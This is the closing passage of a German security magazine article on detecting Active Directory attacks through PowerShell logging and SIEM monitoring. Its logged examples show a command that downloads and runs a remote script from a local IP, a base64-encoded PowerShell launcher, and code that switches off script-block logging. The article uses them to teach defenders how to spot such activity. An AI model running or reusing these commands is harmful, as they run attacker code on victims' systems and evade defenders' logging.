Mar 7, 2021 @ 16:01:10.503	4,104	-	If($PSVERsiOnTabLE.PSVErsIOn.MaJor -Ge 3){$939=[REf].AssEmBly.GeTTYPe('System.Management.Automation.U GeTFIE`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');IF($939){$790=$939.GeTVALuE($nuLL);If($790['ScriptB'+'lockLogging'])){$790['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$790['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$vAI=[COLLecTIonS.GeNerIC.DIctionary[StrInG,SystEm.ObJect]]::nEW();$vAI.AdD('EnableScriptB'+'lockLogging',0);$vAI.ADd('EnableScriptBlockInvocationLogging',0);$790['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$vAI}ElSE{[ScriptBlOCK]."GetFIe`Ld"('signatures','N'+'onPublic,Static').SeTVaLUe($NuLL,(NEW-ObjEcT COlLECTIOns.GEnERIC.HashSET[strIng]))}$ReF=[ReF].AssemblY.GetTYpe('
Mar 7, 2021 @ 16:01:09.242	4,104	-	powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIAcwBpAE8AbgBUAGEAYgBMAEUALgBQAFMAVgBFAHIAcwBJAE8AbgAuAE0AYQBKAG8AcgAgAC0ARwBIACAAMwApAHsAJAA5ADMAOQA9AFsAUgBFAGYAXQAuAEEAcwBzAEUAbQBCAGwAeQAuAEcAZQBUAFQAWQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBIAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAVABGAEkARQBgAEwARAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJAA5ADMAOQApAHsAJAA3ADkAMAA9ACQAOQA7ADkALgBHAGUAVABWAFFATAR1AFUAKAAkAG4AdQBMAFwAKQA7AFkA7gAgACQANwA5ADAAWwAnAFMAYwBvA
Mar 7, 2021 @ 16:01:09.237	4,104	-	IEX((New-Object Net.WebClient).DownloadString("http://192.168.11.12:8081/l.ps1"))

Mit aktiviertem PowerShell Script Block Logging sieht man in den Logs schnell, dass ein weiteres, mit Base64-Encoding verschleiertes Kommando aufgerufen wurde (Abb. 7).

Öffnen dieses Dokuments wird folgender PowerShell-Befehl ausgeführt:

```
IEX((New-Object Net.WebClient).DownloadString
        ("https://192.168.11.12:8081/l.ps1"))
```

Dieser lädt den Agenten in Form eines PowerShell-Skripts von einem entfernten System herunter und startet ihn. Bei der ganzen Ausführung ist auf dem Opfersystem – wenn überhaupt – nur ganz kurz das typische blaue PowerShell-Fenster zu sehen, der Angriff ist somit also kaum festzustellen. Mit geeigneter Protokollierung kann man diese Ausführung jedoch ganz genau nachverfolgen (siehe Abbildung 7).

In diesen Logs ist nun klar zu sehen, dass nach dem Herunterladen des Skripts ein weiterer PowerShell-Befehl ausgeführt wurde. Dabei wurde der eigentliche Befehl mittels einer Base64-Encodierung verschleiert. Durch das Skript-Logging wird die Ausführung des codierten Befehls aber dennoch protokolliert und somit genauer untersuchbar.

Protokollieren allein reicht nicht aus

Dies sind nur drei Angriffsbeispiele, die durch geeignetes Protokollieren mit relativ wenig Aufwand festgestellt werden können. Natürlich gibt es unzählige weitere Angriffsmöglichkeiten. Um diese effizient zu erkennen, ist es sinnvoll, in einem SIEM, in dem alle Logs zusammenlaufen, bereits im Vorfeld gewisse Suchabfragen zu definieren. Hierbei helfen diverse Quellen wie das Whitepaper des CERT-EU (siehe ix.de/zgnz). Das beschreibt, wie man in Logs die laterale Verbreitung in einer Windows-Infrastruktur feststellen kann. Eine sehr gute Quelle für die Feststellung verschiedener Angriffsarten sind Sigma-Regeln. Mit Sigma-Regeln lassen sich beispielsweise schnell Suchabfragen für einen spezifischen Angriff generieren, mit deren Hilfe man in einem SIEM die Logs nach entsprechenden Spuren durchsuchen kann.

Dieser Artikel hat aufgezeigt, dass mithilfe von richtigem Protokollieren einige typische Angriffe in einer Active-Directory-Umgebung mit relativ kleinem Aufwand entdeckt werden können. Durch eine detailliertere Analyse der Logs lässt sich oft der gesamte Ablauf eines Angriffs nachverfolgen, was es Analysten oder Incident-Respondern ermöglicht, zusätzliche Schutzmaßnahmen zu entwickeln und diese umzusetzen. Doch solche Analysen, wie sie oben beschrieben wurden, sind sehr gezielt und werden meist bei einem bereits konkreten Verdacht auf einen Vorfall erstellt.

Um die protokollierten Daten effizient auswerten zu können, müssen diese zuerst richtig verarbeitet werden, sodass auch Menschen sie lesen können. Die meisten SIEMs indexieren aus diesem Grund die Logs, ermöglichen eine einfachere Durchsuchung oder reichern die Logs mit zusätzlichen Informationen an. Hilfreich ist es auch, bereits bestimmte Suchabfragen etwa zu definierten Anwendungsfällen zu speichern oder in einem Dashboard grafisch anzuzeigen, sodass Anomalien sofort herausstechen.

Zu guter Letzt hilft die perfekt eingestellte Protokollierung überhaupt nichts, wenn man die Logs nicht auch regelmäßig auf Anomalien überprüft. Denn nur so lassen sich Angriffe feststellen und entsprechende Maßnahmen ergreifen.

Fazit

Zum Verteidigen einer Computerinfrastruktur gibt es viele Methoden. Unter der Annahme, dass ein Angreifer mit genügend Zeit und Ressourcen ein Computersystem oder -netzwerk immer irgendwie kompromittieren kann, ist richtiges Protokollieren der Aktivitäten essenziell. Diese gilt es sowohl auf den verschiedenen Systemen als auch im Netzwerk zu erfassen und zu sammeln, damit man im Ernstfall die Angriffsmethoden nachverfolgen kann.

Jedoch hilft die Protokollierung allein nicht bei der Verteidigung eines Unternehmens, solange man die gesammelten Logs nicht auch überwacht. Denn nur durch eine permanente Überwachung und Auswertung der gesammelten Logs lassen sich Anomalien feststellen, die auf einen gerade laufenden Angriff hindeuten könnten. Mit geschickter Alarmierung kann man potenzielle Sicherheitsvorfälle schnell und effizient behandeln und im Idealfall einen größeren IT-Sicherheitsvorfall verhindern. Im optimalen Zusammenspiel zwischen Abwehrmaßnahmen, Protokollierung und Überwachung ist ein Unternehmen am besten gegen Angreifer geschützt. (avr@ix.de)

Quellen

[1] Marco Wohler; Mit aller Härte; Wie Administratoren ihr Active Directory absichern; *iX* 5/2021, S. 106

[2] Marco Wohler; Mehr ist Mehr; AD-Härtungsmaßnahmen jenseits von Group-Policies; *iX* 6/2021, S. 92

[3] Frank Ully; Fette Beute; Passwörter und Hashes – wie Angreifer die Domäne kompromittieren; *iX* 11/2020, S. 94

[4] Marko Klaus; Modellierte Kriegsführung; Realistische Vorhersage von Cyberattacken; *iX* 3/2020, S. 120

[5] Lukas Grunwald, Andreas Herz; Beobachterposten; Intrusion-Detection- und -Prevention-Systeme; *iX* 7/2017, S. 70

[6] Stefan Strobel; Erkennen und reagieren; Neue Verteidigungsansätze: EDR und XDR; *iX* 5/2021, S. 122

[7] Frank Ully; Nach oben gehangelt; Informationsbeschaffung – was jeder Domänenbenutzer alles sieht; *iX* 10/2020, S. 58

[8] Frank Neugebauer; Mit frischen Kräften; Post-Exploitation-Framework Empire wiederbelebt; *iX* 1/2021, S. 72

[9] Weiterführende Links finden sich unter ix.de/zgnz

Fabian Murer

ist Senior Digital-Forensics- und Incident-Response-Spezialist aus Thalwil/Zürich. Als Incident Responder unterstützt er Firmen bei der Bewältigung von Cyberattacken oder untersucht als IT-Forensiker die Methoden der Angreifer bis auf den letzten Befehl.